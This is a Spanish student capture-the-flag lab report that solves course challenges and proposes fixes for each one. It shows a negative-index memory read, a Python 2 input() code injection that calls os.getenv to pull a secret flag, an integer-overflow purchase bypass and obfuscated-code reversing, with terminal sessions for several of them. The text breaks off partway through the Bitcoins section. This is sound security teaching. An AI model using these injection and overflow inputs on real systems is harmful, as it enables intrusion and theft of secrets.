


Práctica 3: CTF

Metodologías de desarrollo seguro - Ingeniería de la Ciberseguridad - 2023

Carlos Barahona Pastor y Ángel del Castillo González



Índice

Whack-a-mole	4
Descripción	4
Explicación	4
Main	4
Whack-a-mole	5
Flag	5
Arreglos y mejoras	5
Blog	6
Descripción	6
Explicación	6
main	6
links_bfs()	7
Flag	8
Arreglos y mejoras	8
10 Fast Fingers	9
Descripción	9
Detección	9
Explicación	9
Main	9
Fastfingers	9
Flag	10
Arreglos y mejoras	10
Agenda	11
Descripción	11
Detección	11
Explicación	11
Flag	13
Arreglos y mejoras	13
Agenda v2	14
Descripción	14
Detección	14
Explicación	14
Flag	16
Arreglos y mejoras	17
La calculadora	17
Descripción	17
Explicación	17
Flag	19
Arreglos y mejoras	19
Crash me... if you can	19
Descripción	19
Explicación	20
Flag	21
Arreglos y mejoras	21
Bitcoins	21
Descripción	21

Detección	22
Explicación	22
Flag	23
Arreglos y mejoras	23
La lotería	23
Descripción	23
Detección	24
Explicación	24
Variables iniciales	25
Prueba para obtener el primer número	25
Bucle while	26
Comprobación de resultados y obtención de la flag	26
Flag	27
Arreglos y mejoras	27
Optimizer	28
Descripción	28
Detección	28
Explicación	28
Flag	29
Arreglos y mejoras	29
El directorio	30
Descripción	30
Detección	30
Explicación	30
Flag	32
Arreglos y mejoras	32
El buscador	33
Descripción	33
Detección	33
Explicación	33
Función de búsqueda (WebController) - Validación de longitud	33
Función de búsqueda (WebController) - Comprobación de caracteres	33
Función de búsqueda (WebController) - Comprobación de la deserialización	34
Función de búsqueda (WebController) - Llamada al service	34
SearchService	35
Función de búsqueda (SearchService) - Comprobación de la regex	35
Función de búsqueda (SearchService) - Comprobación temporal	35
Función de búsqueda (SearchService) - Funciones de save	36
Ataque - Fundamentos y construcción	36
Ataque - Realización	38
Flag	40
Arreglos y mejoras	40
Minichell	40
Descripción	40
Detección	40
Explicación	40
Flag	40
Arreglos y mejoras	40

Whack-a-mole

Descripción

Se trata del juego de whack-a-mole. El cuál consiste en un cuadrado de madrigueras de los cuales van saliendo topos (“moles”) y hay que “machacarlos” para obtener puntos.

Explicación

El código empleado para la resolución es el siguiente:

```
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.support.wait import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC

def whack_a_mole(driver):
    driver.get("http://localhost")

    puntos = WebDriverWait(driver, 15).until(EC.presence_of_element_located((By.ID, "score")))
    while int(puntos.text) < 10001:
        try:
            topo = driver.find_element(By.CLASS_NAME, "mole")
            topo.click()
        except:
            pass

    flag = driver.find_element(By.ID, "flag")
    flag = flag.text

    print(str(flag))

if __name__ == '__main__':
    driver = webdriver.Chrome()
    whack_a_mole(driver)
    driver.quit()
```

Main

El código “Main” es el siguiente:

```
if __name__ == '__main__':
    driver = webdriver.Chrome()
    whack_a_mole(driver)
    driver.quit()
```

- Primeramente creamos una variable driver que contiene un **webdriver** para Chrome con el que manejaremos el navegador.
- Llamamos a la función “whack_a_mole” a la que le pasamos el driver para poder completar el juego.
- Por el último llamamos a “quit” para acabar con la sesión del webdriver.

Whack-a-mole

Primeramente hemos levantado el reto en un servidor HTTP en local

```
def whack_a_mole(driver):
    driver.get("http://localhost")

    puntos = WebDriverWait(driver, 15).until(EC.presence_of_element_located((By.ID, "score")))
    while int(puntos.text) < 10001:
        try:
            topo = driver.find_element(By.CLASS_NAME, "mole")
            topo.click()
        except:
            pass

    flag = driver.find_element(By.ID, "flag")
    flag = flag.text

    print(str(flag))
```

- Comenzamos cargando la página que tenemos levantada en local.
- Esperamos hasta que encontremos un elemento cuyo ID sea `score`, lo almacenamos en la variable, `puntos` ya que contiene los puntos que vamos consiguiendo.
- Entramos al bucle `while` que se ejecuta hasta que lleguemos a 10000 puntos, los necesarios para obtener la flag, para obtener la puntuación accedemos a su atributo `text`, y como es un String, hacemos un cast para pasarlo a int.
- A continuación, entramos en un `try` que busca las etiquetas que contengan el nombre de clase `mole` y haga click sobre ellas para sumar puntos.
- El `try`, `except` se debe que a veces en el bucle `while` busca las etiquetas de nombre de clase `mole` y justo en ese momento no hay ninguna, por lo tanto se produce una excepción que la dejamos pasar.
- Una vez llegado a los 10000 puntos aparece una etiqueta cuyo ID es `flag`, la buscamos, accedemos a su atributo `text` y la mostramos.

Flag

URJC{S3l3n1Um_M0l3_m0l3}

Arreglos y mejoras

??

Blog

Descripción

En este reto se pide encontrar el número de apariciones de la cadena URJC en todas las páginas. En este caso la funcionalidad que se ha automatizado ha sido la de visitar los enlaces y la de contar el número de veces que aparece la cadena en cada página.

Explicación

El código que se ha utilizado es el siguiente:

```
from selenium import webdriver
from collections import deque
import re
from selenium.webdriver.common.by import By

def links_bfs():
    q = deque()
    visited = set()
    total_count = 0
    start = "https://r2-ctf-vulnerable.numa.host/"
    regex = r'\bURJC\b'
    visited.add(start)
    q.append(start)
    while q:
        name = q.popleft()
        driver.get(name)
        count = len(re.findall(regex, driver.page_source))
        total_count += count
        links = driver.find_elements(By.XPATH, "//h2[contains(@class,'card-title')]/a")
        for next_link in links:
            next_name = next_link.get_attribute("href")
            if next_name not in visited:
                visited.add(next_name)
                q.append(next_name)
    print(total_count)

if __name__ == '__main__':

    driver = webdriver.Chrome()
    driver.maximize_window()
    links_bfs()
    driver.quit()
```

Tras los correspondientes imports el código contiene 2 partes mayoritariamente, las cuales se explicarán a continuación.

main

El código main es el siguiente:

```
if __name__ == '__main__':
```

```

driver = webdriver.Chrome()
driver.maximize_window()
links_bfs()
driver.quit()

```

Consta de los siguientes elementos:

- Una variable **driver** que inicializa el webdriver de chrome (**webdriver.Chrome()**) el cual se encargará de manejar el navegador automáticamente.
- La llamada a la función **driver.maximize_window()** usada para maximizar la ventana del navegador.
- La llamada a la función **links_bfs()** que es la encargada de ir recorriendo los distintos links y contando las apariciones.
- La llamada a la función **driver.quit()** la cual se encarga de cerrar el navegador y terminar la sesión del **webdriver**.

links_bfs()

Una vez explicada la función **main**, se va a explicar la función **links_bfs()**. Esta función utiliza el algoritmo BFS (**B**readth **F**irst **S**earch) para ir visitando los distintos enlaces. Es un algoritmo de búsqueda usado para visitar los nodos de un grafo y adaptado en este caso para visitar los enlaces y contar las apariciones de la cadena pedida. La primera parte de la función que se corresponde con las variables iniciales es la siguiente:

```

def links_bfs():
    q = deque()
    visited = set()
    total_count = 0
    start = "https://r2-ctf-vulnerable.numa.host/"
    regex = r'\bURJC\b'
    visited.add(start)
    q.append(start)

```

Esta parte consta de los siguientes elementos:

- Lo primero que se hace es almacenar en la variable **q** una cola doblemente terminada (**deque()**) para añadir elementos por un lado y extraerlos por el otro.
- Lo siguiente es un conjunto vacío (**set()**) almacenado en **visited** que irá almacenando los nodos que ya han sido añadidos a la cola y que por tanto ya habrán sido visitados (o serán visitados porque estén en la cola) para evitar repeticiones.
- Tras eso se inicializa a 0 la variable **total_count** que almacenará las apariciones de **URJC**.
- Ahora se almacena en la variable **start** la dirección desde la que se empezará la búsqueda, que es la página principal del reto (**https://r2-ctf-vulnerable.numa.host/**).
- A continuación se crea una variable **regex** cuyo contenido es **r'\bURJC\b'** que en este caso buscará exactamente la cadena **URJC** que tenga al principio y al final un delimitador **\b**
- Por último se añade a **visited** la dirección de inicio mediante **visited.add(start)** y se añade a la cola mediante **q.append(start)** para después extraerlo y comprobar el contenido de ese enlace.

La siguiente parte es el bucle **while** que se irá encargando de recorrer los nodos y su código es el siguiente:

```

while q:
    name = q.popleft()
    driver.get(name)
    count = len(re.findall(regex, driver.page_source))
    total_count += count
    links = driver.find_elements(By.XPATH, "//h2[contains(@class,'card-title')]/a")
    for next_link in links:
        next_name = next_link.get_attribute("href")
        if next_name not in visited:

```

```

        visited.add(next_name)
        q.append(next_name)
    print(total_count)

```

El bucle se ejecuta mientras haya elementos restantes en la cola y se compone de lo siguiente:

- Lo primero es sacar el primer elemento de la izquierda de la cola (mediante `q.popleft()`) y se le asigna a la variable `name`. Este nombre se corresponde con el enlace que se va a analizar en esta iteración.
- Una vez se tiene el nombre del enlace, se visita esa página usando la función `driver.get(name)`.
- Tras eso, se almacena en la variable `count` el número de apariciones de URJC las cuales se calculan de la siguiente forma:
 - Mediante la función `re.findall(regex, driver.page_source)` se obtiene una lista con las coincidencias en base a `regex` (que contenía la expresión regular para encontrar coincidencias de la cadena URJC) halladas en el código fuente de la página (el cual se obtiene con `driver.page_source`)
 - Tras usar `re.findall()`, se usa la función `len()` para determinar cuantos elementos tiene la lista que será el número de veces que se haya encontrado la cadena.
- Una vez se tiene el número de apariciones se le suma a la variable `total_count` mediante `total_count += count` para ir almacenando el número total.
- Después se crea una variable `links` que buscará los enlaces que contenga esa página usando para ello la función `driver.find_elements()`. Esta función contiene 2 parámetros:
 - Por un lado `By.XPATH` que indica que se buscarán los enlaces usando XML Path para poder navegar entre las etiquetas HTML.
 - Por otro lado se indica mediante `"//h2[contains(@class,'card-title')]/a"` que se quieren obtener las etiquetas que tengan el formato `<h2 class='card-title'><a href>`. Estas etiquetas son las que contienen los enlaces.
- Una vez obtenidas las etiquetas, se itera en cada resultado `next_link` usando un bucle `for` que hace lo siguiente:
 - Lo primero que realiza es almacenar en la variable `next_name` el resultado de la función `next_link.get_attribute("href")` que lo que hace es extraer de la etiqueta previamente obtenida el contenido de `href`, el cual se corresponde con la URL de la página correspondiente.
 - Una vez obtenida la URL se comprueba que no esté visitada ya mediante `if next_name not in visited:` para evitar repeticiones.
 - Si no está visitada, se añade a `visited` mediante `visited.add(next_name)` y se añade a `q` para encolarla usando `q.append(next_name)` y más tarde procesarla.
- Una vez ha terminado el `while` se imprime el número total de apariciones mediante `print(total_count)`

Flag

La flag de este reto es `URJC{N}` siendo N el número de apariciones, por lo que en este caso la flag quedaría: `URJC{265}`

Arreglos y mejoras

Para impedir la automatización, se podría intentar usar algún método que compare el tiempo entre solicitudes desde una misma fuente, y si está por debajo de cierto umbral, bloquear la conexión para no poder seguir navegando por las distintas páginas del servidor.

10 Fast Fingers

Descripción

El reto consta de un texto a escribir en 5 segundos para obtener la flag, realizarlo a mano es un poco “imposible”, por eso hemos escrito un código en Python.

Detección

Explicación

El código utilizado para la resolución es el siguiente:

```
from selenium import webdriver
from selenium.webdriver.common.by import By
import time

def fastfingers(driver):
    driver.get("http://localhost")
    time.sleep(5)
    #Hay un contenedor que contiene to el texto a teclear
    palabras = driver.find_element(By.ID, "textDisplay").text
    clickear = driver.find_element(By.CLASS_NAME, "text-input")

    clickear.send_keys(palabras)
    clickear.send_keys(" ")
    time.sleep(10) #10 segundos pa ver la flag

if __name__ == '__main__':

    driver = webdriver.Chrome()
    fastfingers(driver)
    driver.quit()
```

Main

```
if __name__ == '__main__':
    driver = webdriver.Chrome()
    fastfingers(driver)
    driver.quit()
```

- Primeramente creamos una variable driver que contiene un **webdriver** para Chrome con el que manejaremos el navegador.
- Llamamos a la función “fastfingers” a la que le pasamos el driver para poder completar el juego.
- Por el último llamamos a “quit” para acabar con la sesión del webdriver.

Fastfingers

Primeramente hemos levantado el reto en un servidor HTTP en local

```
def fastfingers(driver):
    driver.get("http://localhost")
    time.sleep(5)
    #Hay un contenedor que contiene to el texto a teclear
    palabras = driver.find_element(By.ID, "textDisplay").text
    clickear = driver.find_element(By.CLASS_NAME, "text-input")

    clickear.send_keys(palabras)
    clickear.send_keys(" ")
    time.sleep(10) #10 segundos pa ver la flag
```

- Primero cargamos la página principal del reto que tenemos levantado en el local.
- Ponemos a dormir 5 segundos el programa para que cargue todo correctamente.
- A continuación, buscamos el texto a introducir en la etiqueta cuyo ID es `textDisplay` accedemos al atributo `text` y lo almacenamos en la variable “palabras”.
- En la variable `clickear` buscamos la etiqueta cuyo `class name` sea `text-input`, es por donde vamos a introducir las palabras del reto.
- Con la función `send_keys(palabras)`, enviamos las palabras como si estuviéramos escribiendo por teclado.

Flag

URJC{m3ch4nic_k3yb04rd?}

Arreglos y mejoras

????????????????????????????????????

Agenda

Descripción

El programa consiste en una agenda de contactos dónde puedes añadir/crear un contacto o pedir que te lo muestre.

Detección

En la función `show_contact()` podemos buscar un número en la agenda pero solamente se comprueba si el número que leemos es mayor que el tamaño máximo

```
void show_contact(){
    printf("Que contacto quieres recuperar? Indica su posicion en la agenda.\n");
    int pos;
    scanf("%d", &pos);

    if(pos >= SIZE){
        printf("Posicion invalida! Que tramas?\n");
        return;
    }

    printf("El numero de la posicion %d es %s\n", pos, agenda[pos]);
}
```

Pero, ¿qué pasa si metemos números negativos?

Explicación

Si metemos valores negativos, podremos acceder a zonas de memoria, las cuales no deberíamos acceder.

```
docker@docker-virtual-machine:~$ nc vulnerable.numa.host 9993
Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.
Que deseas hacer?
1.- Anadir contacto en la agenda
2.- Leer contacto de la agenda
3.- Salir
2
Que contacto quieres recuperar? Indica su posicion en la agenda.
-1
El numero de la posicion -1 es (null)
Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.
Que deseas hacer?
1.- Anadir contacto en la agenda
2.- Leer contacto de la agenda
3.- Salir
2
Que contacto quieres recuperar? Indica su posicion en la agenda.
-2
El numero de la posicion -2 es (null)
Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.
Que deseas hacer?
1.- Anadir contacto en la agenda
2.- Leer contacto de la agenda
3.- Salir
2
Que contacto quieres recuperar? Indica su posicion en la agenda.
-3
El numero de la posicion -3 es (null)
Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.
Que deseas hacer?
1.- Anadir contacto en la agenda
2.- Leer contacto de la agenda
3.- Salir
2
Que contacto quieres recuperar? Indica su posicion en la agenda.
-3
El numero de la posicion -3 es (null)
```

```

docker@docker-virtual-machine:~$ nc vulnerable.numa.host 9993
Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.
Que deseas hacer?
1.- Anadir contacto en la agenda
2.- Leer contacto de la agenda
3.- Salir
2
Que contacto quieres recuperar? Indica su posicion en la agenda.
-4
El numero de la posicion -4 es ♦(♦♦
Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.
Que deseas hacer?
1.- Anadir contacto en la agenda
2.- Leer contacto de la agenda
3.- Salir
2
Que contacto quieres recuperar? Indica su posicion en la agenda.
-5
El numero de la posicion -5 es (null)
Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.
Que deseas hacer?
1.- Anadir contacto en la agenda
2.- Leer contacto de la agenda
3.- Salir
2
Que contacto quieres recuperar? Indica su posicion en la agenda.
-6
El numero de la posicion -6 es URJC{why_so_negative}
Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.
Que deseas hacer?

```

Flag

URJC{Why_so_negative}

Arreglos y mejoras

Deberíamos añadir la comprobación de que el número leído para buscar sea mayor o igual que 0, para que no se accedan a otras direcciones de memoria.

```

void show_contact(){
    printf("Que contacto quieres recuperar? Indica su posicion en la agenda.\n");
    int pos;
    scanf("%d", &pos);

    if(pos >= SIZE || pos < 0){
        printf("Posicion invalida! Que tramas?\n");
        return;
    }

    printf("El numero de la posicion %d es %s\n", pos, agenda[pos]);
}

```

Si se cumplen una de las dos condiciones, no devuelve ningún contacto.


Agenda v2

Descripción

El programa consiste en una agenda de contactos dónde puedes añadir/crear un contacto o pedir que te lo muestre.

Detección

Según la documentación de python, la función input realiza por debajo lo siguiente: `eval(raw_input(prompt))`.



```
input([prompt])  
Equivalent to eval(raw_input(prompt)).
```

El método `eval()` puede ser usado para ejecutar código arbitrario, por lo tanto `input()` en Python2 es vulnerable. Por ejemplo, la siguiente parte del código podemos intentar ejecutar código.

```
import os  
  
def add_contact():  
    print("En que posicion de la agenda quieres almacenar el numero?\n")  
    pos = int(input())  
  
    if pos >= SIZE or pos < 0:  
        print("Posicion invalida! Quieres hacer un overflow?\n")  
        return  
  
    print("Introduce el numero: ")  
    agenda[pos] = input()
```

Además, el código importa la librería `os` con la que podemos acceder a variables de entorno como `CHALLENGE_FLAG` que es donde se guarda la flag del reto.

```
environment:  
- CHALLENGE_FLAG=URJC{change_me}
```

Explicación

Como hemos dicho antes la función `input` es vulnerable, entonces si introducimos la siguiente línea en cualquier parte que ejecute `input`: `os.getenv('CHALLENGE_FLAG')` para obtener el contenido de la variable de entorno de la flag.

```
docker@docker-virtual-machine:~$ nc vulnerable.numa.host 9994
Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.
Que deseas hacer?
1.- Anadir contacto en la agenda
2.- Leer contacto de la agenda
3.- Salir

1
En que posicion de la agenda quieres almacenar el numero?

os.getenv('CHALLENGE_FLAG')
Traceback (most recent call last):
  File "/challenge.py", line 56, in <module>
    main()
  File "/challenge.py", line 45, in main
    add_contact()
  File "/challenge.py", line 11, in add_contact
    pos = int(input())
ValueError: invalid literal for int() with base 10: 'URJC{Python2_is_old}'
```



```

docker@docker-virtual-machine:~$ nc vulnerable.numa.host 9994
Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.
Que deseas hacer?
1.- Anadir contacto en la agenda
2.- Leer contacto de la agenda
3.- Salir

1
En que posicion de la agenda quieres almacenar el numero?

1
Introduce el numero:
os.getenv("CHALLENGE_FLAG")
Traceback (most recent call last):
  File "/challenge.py", line 56, in <module>
    main()
  File "/challenge.py", line 45, in main
    add_contact()
  File "/challenge.py", line 19, in add_contact
    agenda[pos] = input()
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'getenvs'
^C
docker@docker-virtual-machine:~$ nc vulnerable.numa.host 9994
Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.
Que deseas hacer?
1.- Anadir contacto en la agenda
2.- Leer contacto de la agenda
3.- Salir

1
En que posicion de la agenda quieres almacenar el numero?

1
Introduce el numero:
os.getenv('CHALLENGE_FLAG')
Numero anadido!

Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.
Que deseas hacer?
1.- Anadir contacto en la agenda
2.- Leer contacto de la agenda
3.- Salir

2
Que contacto quieres recuperar? Indica su posicion en la agenda.

1
El numero de la posicion 1 es URJC{Python2_is_old}

```

Flag

URJC{Python2_is_old}

Arreglos y mejoras

Usar `raw_input()` como método para leer inputs en Python2 ya que todo lo recibe lo convierte en strings. Otra opción es dejar de usar Python2 y empezar a usar Python3 cuya función `input` no es vulnerable.

La calculadora

Descripción

En este reto se proporciona el código de una calculadora en Java y se pide analizar que su comportamiento sea el esperado. En este caso se han encontrado diversas deficiencias que se comentarán más adelante.

Explicación

Para corregir el funcionamiento de la calculadora, se han desarrollado diversos **tests** para comprobar si efectivamente esta teniendo el comportamiento adecuado.

El primer **test** que se ha creado ha sido el relativo a las divisiones entre 0. En caso de que se intente, se tiene que lanzar la excepción `ArithmeticException` y el código es el siguiente:

```
@Test
public void zero_division_test(){
    SecureCalculator calculator = new SecureCalculator();
    Assertions.assertThrows(ArithmeticException.class,
        () -> calculator.divide(1, 0));
}
```

Como el código proporcionado no pasaba este test, se ha realizado una modificación introduciendo un **if** para diferencia los casos de divisor igual a 0 o cualquier otro número quedando de la siguiente forma:

```
public double divide(double a, double b){
    log("Divide %s / %s", a, b);
    if (b == 0){
        throw new ArithmeticException();
    }
    else{
        return a / b;
    }
}
```

El siguiente test que se ha creado es el relativo a **overflows**. En este caso se tenía que verificar que la multiplicación de 2 números positivos no diera un número negativo, y que en caso de que fuera posible el **overflow** arrojara una excepción. El test desarrollado es el siguiente:

```
@Test
public void overflow_test(){
    SecureCalculator calculator = new SecureCalculator();
    Assertions.assertDoesNotThrow(() -> {calculator.multiply(Integer.MAX_VALUE-1, Integer.MAX_VALUE);
})
}
```

La aplicación no pasó el test ya que arrojó un resultado negativo, por lo que para evitar el overflow lo que se hace es castear a `long` los `int` que hay que multiplicar y como el rango es más extenso ya no da un número negativo y no se produce el overflow. El código arreglado es el siguiente:

```
public long multiply(int a, int b){
    log("Multiply %s * %s", a, b);
    long result = ((long) a) * ((long) b);
    return result;
}
```

```
}
```

El siguiente test que se ha realizado es el relativo a detectar que los números aleatorios se generan correctamente. Para ello se comprueba en el test que estén dentro del rango esperado y que sean distintos:

```
@Test
public void random_test(){
    SecureCalculator calculator = new SecureCalculator();
    int result = calculator.getRandomNumber(9876);
    int result2 = calculator.getRandomNumber(9876);
    Assertions.assertTrue(0 <= result && result < Integer.MAX_VALUE);
    Assertions.assertTrue(0 <= result2 && result2 < Integer.MAX_VALUE);
    Assertions.assertTrue(result != result2);
}
```

El código no pasa el test ya que la función `Math.Random()` devuelve un número `double` en el rango `[0,1)` por lo que si se castea a `int` se redondea a 0 y siempre saldrá 0. En este caso se ha corregido pasando a usar la función `Random().nextInt()` quedando así:

```
public int getRandomNumber(int bound){
    log("Generating rnd with bound %s", bound);
    return new Random().nextInt(bound);
}
```

Lo siguiente que se hace es crear un test para comprobar si se realiza correctamente el módulo. En este caso se plantean 4 casos cambiando los signos de los número para comprobar que se cumple la definición de que el resultado debe estar en el rango `[0,b]`. El código del test es el siguiente:

```
@Test
public void mod_test(){
    SecureCalculator calculator = new SecureCalculator();
    int a = 3;
    int b = 2;
    int result1 = calculator.mod(a, b);
    Assertions.assertTrue(0 <= result1 && result1 <= b);
    int result2 = calculator.mod(-a, b);
    Assertions.assertTrue(0 <= result2 && result2 <= b);
    int result3 = calculator.mod(a, -b);
    Assertions.assertTrue(0 >= result3 && result3 >= -b);
    int result4 = calculator.mod(-a, -b);
    Assertions.assertTrue(0 >= result4 && result4 >= -b);
}
```

El código no cumple con la definición y el test falla, por lo que se usa la función `Math.floorMod` para calcular correctamente el módulo quedando de la siguiente forma:

```
public int mod(int a, int b){
    log("%s mod %s", a, b);
    return Math.floorMod(a, b);
}
```

El siguiente test creado es para comprobar si se determina correctamente que un número sea impar:

```
@Test
public void odd_test(){
    SecureCalculator calculator = new SecureCalculator();
```

```

        Assertions.assertTrue(calculator.isOdd(3301));
        Assertions.assertFalse(calculator.isOdd(2456));
    }

```

En este caso si que se cumple el test por lo que no es necesario cambiar el código.

Lo siguiente que se crea es el test para verificar que se distingue correctamente cuando un número es par:

```

@Test
public void even_test(){
    SecureCalculator calculator = new SecureCalculator();
    Assertions.assertTrue(calculator.isEven(2456));
    Assertions.assertFalse(calculator.isEven(3301));
}

```

En este caso el código no pasa el test ya que la forma de determinar si un número es par es buscarlo en una lista que solo contiene unos cuantos. Por tanto lo que se hace es cambiar el código para determinar si es par o no usando el módulo:

```

public boolean isEven(int a){
    return mod(a, 2) == 0;
}

```

Por último para verificar los logs se crea un test que llame a las 4 funciones que imprimen logs y usando mockito se determina si se están usando correctamente:

```

@Test
void check_logger(){
    var mockLog = Mockito.mock(Logger.class);
    var calculadora = new SecureCalculator(mockLog);
    calculadora.divide(4, 2);
    calculadora.multiply(4, 8);
    calculadora.mod(8, 2);
    calculadora.getRandomNumber(1000);
    verify(mockLog, times(4)).info(anyString());
}

```

El código pasa el test y se confirman los 4 logs.

Flag

La flag de este reto es: **URJC{Ahora__implementate__unas__derivadas}**

Arreglos y mejoras

Los arreglos relativos al reto se basan en crear los test de forma correcta y para comprobar las características pedidas y determinar cual es la mejor funcion para cada caso.

Crash me... if you can

Descripción

En este reto se proporciona un archivo fuente en c en el que hay que introducir una secuencia de caracteres determinada para que imprima la flag. La vulnerabilidad que se ha encontrado es que el código no usa mecanismos de ofuscación complejos y su funcionamiento es medianamente legible.

Explicación

Para conseguir la secuencia, lo primero que se ha hecho ha sido analizar el código y sus funciones. La primera función presente en el código es la función `o_ee98c554011495058cf56404af1b646e` cuyo código es el siguiente (para facilitar la compresión se ha puesto comentado al lado de cada línea el resultado de las sumas en hexadecimal):

```
int o_ee98c554011495058cf56404af1b646e(char o_5b1248e6630a88ffa3848a19a4d6bd3b) {
    if ((o_5b1248e6630a88ffa3848a19a4d6bd3b <
        (0x0000000000000060 + 0x0000000000000230 +
         0x0000000000000830 - 0x0000000000000A90)) & //30
        !(o_5b1248e6630a88ffa3848a19a4d6bd3b <
          (0x0000000000000060 + 0x0000000000000230 +
           0x0000000000000830 - 0x0000000000000A90)) || //30
        (o_5b1248e6630a88ffa3848a19a4d6bd3b >
          (0x0000000000000072 + 0x0000000000000239 +
           0x0000000000000839 - 0x0000000000000AAB)) & //39
        !(o_5b1248e6630a88ffa3848a19a4d6bd3b >
          (0x0000000000000072 + 0x0000000000000239 +
           0x0000000000000839 - 0x0000000000000AAB))) { //39
        return (0x0000000000000000 + 0x0000000000000200 +
                0x0000000000000800 - 0x0000000000000A00); //0
    };
    return (0x0000000000000002 + 0x0000000000000201 +
            0x0000000000000801 - 0x0000000000000A03); //1
};
```

El `if` de esta función se puede reescribir de la siguiente forma siendo `character` equivalente a `0_5b1248e6630a88ffa3848a19a4d6bd3b` (el `char` que se recibe como argumento):

```
if (((character<30) & !(character<30)) || ((character>39) & !(character>39)))
```

Como se puede observar, las condiciones nunca se cumplen ya que no se puede cumplir que un número sea menor que 30 y que a la vez se cumpla lo contrario (lo mismo pasa con el 39) por lo que nunca se devuelve el valor de dentro del `if(0)` y se devuelve siempre 1.

El código `main` que se tiene que cumplir para que se imprima la flag sería el siguiente (se ha cambiado el nombre de la función anterior a `compare_char` y el nombre de la variable del `char` a `character` para facilitar la lectura):

[illegible]

```

if (compare_char(character) &&
    !(character ^ 0x0000000000000032)) {
    character = getchar();
    if (compare_char(character) &&
        !(character ^ 0x0000000000000036)) {
        character = getchar();
        if (compare_char(character) &&
            !(character ^ 0x0000000000000039)) {

```

Se puede observar que son una serie de `if` anidados que se ejecutan si la función que se ha visto anteriormente vale 1, y si el XOR entre el carácter que toca en ese punto y un número en hexadecimal da 0 (debido a que como hay un `!`, el XOR tiene que valer 0 ya que `!0=1` y eso hace que el AND con el valor de la función salga `True`). El XOR entre el carácter introducido y el valor hexadecimal dará 0 si son iguales, por lo que se va creando la secuencia buscando en una tabla `ascii` el equivalente de esos valores, quedando de la siguiente forma: **13377269**. Si se introduce se obtiene la flag:

```

13377269
La flag es la parte numerica del input que ha crasheado el programa
Ej Flag: URJC{000000}

```

Figure 1: Correct output

Flag

La flag en este caso es: **URJC{13377269}**

Arreglos y mejoras

Como posible mejora para aumentar la dificultad del reto, se podría intentar ofuscar aun más el código y utilizar más código que no haga nada (como el que hay en la función que siempre devuelve 1) para dificultar la comprensión.

Bitcoins

Descripción

En este reto, se plantea una tienda virtual cuya pantalla de bienvenida es la siguiente:

```

[angel@fedora ~]$ nc vulnerable.numa.host 9992
-----
Bienvenido a la nueva criptotienda. Que deseas hacer?
1.- Gastar Bitcoins
2.- Recargar Bitcoins
3.- Salir
Tu saldo actual es: 100
Opcion: █

```

Figure 2: bitcoins welcome page

La vulnerabilidad encontrada en este caso ha sido una falta de protección ante overflows.

Detección

En este caso la vulnerabilidad se ha encontrado de forma manual observando el código y viendo que no se presenta ninguna forma de prevenir un overflow.

Explicación

Si se pulsa en la opción 2 para recargar, se observa como aparece nada más un mensaje y no se pueden recargar:

```
Opcion: 2
De acuerdo, enviame tu numero de tarjeta, la fecha de caducidad y el numerito que sale por la parte de atras porfavor.
Tranquilo, te puedes fiar de mi... o mejor no, sigue buscando :)
```

Figure 3: bitcoins option 2

Como no se puede recargar se procede a gastar, ofreciéndose 3 opciones:

```
Opcion: 1
En que quieres gastar tus bitcoins?
1.- Cerveza 2$
2.- Barcos y pujas 4$
3.- Flags (Quiero aprobar!) 150$
Tu saldo actual es: 100
```

Figure 4: bitcoins option 1

A continuación se introduce que se quiere comprar una flag y el código pregunta que cuantas se quieren comprar. En un principio se podría intentar introducir un número negativo para engañar al programa y que devolviera la flag pero se obtiene lo siguiente:

```
Opcion: 3
Cuantas flags quieres comprar?
-2
Introduce una cantidad positiva diferente a 0
```

Figure 5: bitcoins buy negative flag

Tal y como se observa en el output que se recibe y en el código para comprar la flag se comprueba que el número no sea negativo para evitar compras ilegales:

```
else if(gastoEn==3){
    printf("Cuantas flags quieres comprar?\n");
    int cuantas;
    scanf("%d", &cuantas);
    if(cuantas <= 0){
        printf("Introduce una cantidad positiva diferente a 0\n");
        return;
    }
}
```

```

if(PRESUPUESTO >= 150*cuantas){
    PRESUPUESTO = PRESUPUESTO - 150*cuantas;
    printf("\n\n%s\n", getenv("CHALLENGE_FLAG"));
    *(int*)0 = 0; // Bye bye
}else{
    printf("Te toca ahorrar crack!\n");
    return;
}
}

```

Revisando el código, se observa que no se puede introducir un número negativo, y tampoco se puede comprar nada para lo que no se tenga presupuesto ya que se comprueba que el presupuesto sea mayor que el precio de lo que se va a comprar multiplicado por la cantidad. No obstante, aparentemente no se está comprobando ni evitando el overflow de la multiplicación entre el precio del producto y la variable `cuantas` que es de tipo `int`, por lo que se va a intentar un overflow de esa multiplicación para que el resultado salga negativo y la comparación del presupuesto y de lo que se va a gastar salga `True`. Para ello, cuando se pregunta por la cantidad, se introduce el valor máximo de `int` en c (el cual es `INT_MAX=2147483647`). Al introducir ese valor, efectivamente se produce el overflow y se imprime la flag:

```

En que quieres gastar tus bitcoins?
1.- Cerveza 2$
